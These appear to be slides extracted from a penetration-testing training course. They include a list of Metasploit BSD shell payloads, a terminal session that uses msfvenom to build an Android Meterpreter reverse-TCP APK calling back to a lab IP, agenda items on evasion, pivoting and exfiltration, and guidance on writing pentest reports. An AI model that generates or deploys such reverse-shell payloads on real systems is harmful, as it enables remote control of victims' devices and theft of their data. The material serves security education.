bsd/x64/shell_bind_ipv6_tcp	Listen for a connection and spawn a command shell over IPv6
bsd/x64/shell_bind_tcp	Bind an arbitrary command to an arbitrary port
bsd/x64/shell_bind_tcp_small	Listen for a connection and spawn a command shell
bsd/x64/shell_reverse_ipv6_tcp	Connect back to attacker and spawn a command shell over IPv6
bsd/x64/shell_reverse_tcp	Connect back to attacker and spawn a command shell
bsd/x64/shell_reverse_tcp_small	Connect back to attacker and spawn a command shell
bsd/x86/exec	Execute an arbitrary command
bsd/x86/metsvc_bind_tcp	Stub payload for interacting with a Meterpreter Service
bsd/x86/metsvc_reverse_tcp	Stub payload for interacting with a Meterpreter Service
bsd/x86/shell/bind_ipv6_tcp	Spawn a command shell (staged). Listen for a connection over IPv6
bsd/x86/shell/bind_tcp	Spawn a command shell (staged). Listen for a connection
bsd/x86/shell/find_tag	Spawn a command shell (staged). Use an established connection
bsd/x86/shell/reverse_ipv6_tcp	Spawn a command shell (staged). Connect back to the attacker over IPv6
bsd/x86/shell_reverse_tcp	Spawn a command shell (staged). Connect back to the attacker
bsd/x86/shell_bind_tcp	Listen for a connection and spawn a command shell
bsd/x86/shell_bind_tcp_ipv6	Listen for a connection and spawn a command shell over IPv6
bsd/x86/shell_find_port	Spawn a shell on an established connection
bsd/x86/shell_find_tan	Spawn a shell on an established connection (nrpxv/nat_safe)

root@kali: ~

```
File Edit View Search Terminal Help
root@kali:~# msfpayload -l
[*] MSFVenom Payload Creator (MSFPC v1.4.4)
[i] Loop Mode. Creating one of each TYPE, with default values

[*] MSFVenom Payload Creator (MSFPC v1.4.4)

[i] Use which interface - IP address?:
[i] 1.) eth1 - 192.168.203.129
[i] 2.) lo - 127.0.0.1
[i] 3.) eth0 - 192.168.96.129
[i] 4.) wan - 162.238.214.166
[?] Select 1-4, interface or IP address: 1

[i] IP: 192.168.203.129
[i] PORT: 443
[i] TYPE: android (android/meterpreter/reverse_tcp)
[i] CMD: msfvenom -p android/meterpreter/reverse_tcp \
LHOST=192.168.203.129 LPORT=443 \
> '/root/android-meterpreter-stageless-reverse-tcp-443.apk'

[i] android meterpreter created: '/root/android-meterpreter-stageless-reverse-tcp-443.apk'

[i] MSF handler file: '/root/android-meterpreter-stageless-reverse-tcp-443.apk.rc'
[i] Run: msfconsole -q -r '/root/android-meterpreter-stageless-reverse-tcp-443.apk.rc'
[?] Quick web server (for file transfer)?: python2 -m SimpleHTTPServer 8080
[*] Done!

[*] MSFVenom Payload Creator (MSFPC v1.4.4)

[i] Use which interface - IP address?:
[i] 1.) eth1 - 192.168.203.129
[i] 2.) lo - 127.0.0.1
[i] 3.) eth0 - 192.168.96.129
[i] 4.) wan - 162.238.214.166
[?] Select 1-4, interface or IP address: 
```

<https://www.offensive-security.com/metasploit-unleashed/msfpayload/>

Fundamentals of Evasion and Post Exploitation Techniques



Evasion Techniques

Encryption & Obfuscation
Demo Using the
Eternalblue Exploit

Pivoting

Whiteboard Explanation

Pivoting

Meterpreter Demo

Exfil

egressbuster demo

Omar's
Demo & whiteboard



BREAK

10 MINUTES



**"I AM NOT A
HACKER!"**

Introduction to Social Engineering


Omar's
Demo & whiteboard



How to Write Penetration Testing Reports




The penetration testing report must be clear, detail the outcome of the tests, and in most cases include recommendations.



The audience will vary, executive summary will be read by the senior management and the technical details will be read by the IT or information security stakeholders.

Pen Testing Report Development Stages



Report Planning



Consider the target audiences

- Their need for the report (i.e. operational planning, resource allocation, approval),
- Position in the organization
- Knowledge of the report topic(i.e. purpose),
- Responsibility or authority to make decision based on the report, and
- Personal demographics (i.e. age, alliances, attitudes).

Report Planning



Report Classification

- Be aware of sensitive information
- The report classification should be based on the underlying organization's information classification policy.


Report Planning



Report Distribution


- The type of report delivery, recipients, number of copies and report distribution should be addressed in the scope of work.
- You should perform due diligence to ensure the confidentiality of the test results.

Information Collection




- Make sure that you collected all the information in all stages, system used and tools.
- Take notes, capture screenshots, log all activities, and keep all packet captures, scan reports, and any other results of your pen testing activities.

Report First Draft



Write a rough draft report using all relevant information gathered in the “information collection” stage.

Review and Finalization



- Peer review is very important!
- If you are a one-man pen testing shop, make sure to hire someone to proof read your report.

Risk Ratings

The most common risk rating for vulnerability assessment is the Common Vulnerability Scoring System (CVSS).



<https://first.org/cvss>

Risk Ratings

The standard risk model:

$$\text{Risk} = \text{Likelihood} * \text{Impact}$$

OWASP has a great resource that describes a risk rating methodology:
https://www.owasp.org/index.php/OWASP_Risk_Rating_Methodology

Omar's
Demo & whiteboard



THE ART OF

Hacking

THE ART OF HACKING

~ 325 ~

END OF DAY ②